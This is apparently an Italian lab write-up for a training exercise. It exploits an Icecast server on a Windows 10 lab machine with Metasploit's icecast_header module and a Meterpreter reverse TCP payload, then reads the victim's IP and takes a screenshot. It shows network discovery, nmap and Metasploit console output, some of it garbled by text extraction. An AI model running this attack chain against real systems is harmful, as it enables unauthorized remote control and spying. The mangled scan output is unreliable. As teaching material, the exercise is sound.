## **Hacking Windows**

L'esercizio prevede di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà:

- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast

```
(kali® kali)-[~]

$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
    ether 08:00:27:6e::13:6e txqueuelen 1000 (Ethernet)
    RX packets 458 bytes 33608 (32.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 1605 (1.5 KiB)

GRANTX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10<hook
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali® kali)-[~]

**Massus Prova Sdam.**
</pre>
```

(configurazione di rete della macchina attaccante)

Con Netdiscover troviamo la macchina target, che ha IP 192.168.50.102



Con il comando nmap -sV 192.168.50.102 vediamo che il servizio Icecast Streaming media server è attivo, sarà il servizio che utilizzeremo per effettuare l'attacco.

```
(kali@ kali)=[~]

Starting Mmap 7.99 (https://nmap.org ) at 2025-03-13 09:25 EDT

mass_ons: warning: Unable to determine amy DNS servers. Reverse DNS is disabled. Try using —system-dns or specify valid servers with —dns-servers Status: 00:14:04 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.7% done; ETC: 09:27 (0:00:00 remaining)
Status: 00:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.7% done; ETC: 09:28 (0:00:00 remaining)
Status: 00:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.7% done; ETC: 09:28 (0:00:07 remaining)

More shown: 981 closed tcp ports (reset)
DNT STATE SERVICE VERSION
7/tcp open discard?
13/tcp open discard?
13/tcp open daytime Microsoft Windows International daytime
13/tcp open http Microsoft Windows RPC
139/tcp open http:
139/tcp open http Microsoft Windows RPC
139/tcp open metbios-ssn Microsoft Windows RPC
139/tcp open metbios-ssn Microsoft Windows RPC
139/tcp open msrpc Microsoft Windows RPC
2109/tcp open msrpc Microsoft Windows RPC
2109/t
```

Su Metasploit cerchiamo un exploit che possa aiutarci con il servizio Icecast

```
Metasploit tip: Enable verbose logging with set VERBOSE true
       dBBBBBBb dBBBP dBBBBBB dBBBBBb
  " dB"

dB'dB'dB' dBBP dB

dB'dB'dB' dBP dBP

dB'dB'dB' dBP
                                       dBP BB
                                     dBBBBBBB
                                                                               dBBBBP dBP dBBBBBBP
                                                        dB'dBP dB'.BP
dBBBB'dBP dB'.BP dBP
dBP dBP dB'.BP dBP
                                                                                            dBP
                                   To boldly go where no shell has gone before
            metasploit v6.4.50-dev
2496 exploits - 1283 auxiliary - 431 post
1610 payloads - 49 encoders - 13 nops
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search icecast
Matching Modules
                                                        Disclosure Date Rank
                                                                                        Check Description
   0 exploit/windows/http/icecast_header 2004-09-28
                                                                                                        ast Header Overwrite
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
<u>msf6</u> > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
<u>msf6</u> exploit(windows/http/icecast_header) > ■
```

Dopo aver configurato l'exploit con l'IP target su RHOSTS, lo lanciamo con il comando run.

L'exploit ha successo e si apre una sessione Meterpreter. Con il comando ifconfig riusciamo a vedere l'IP della vittima.

Con il comando screenshot riusciamo a salvare sulla nostra macchina una fotografia della macchina target.

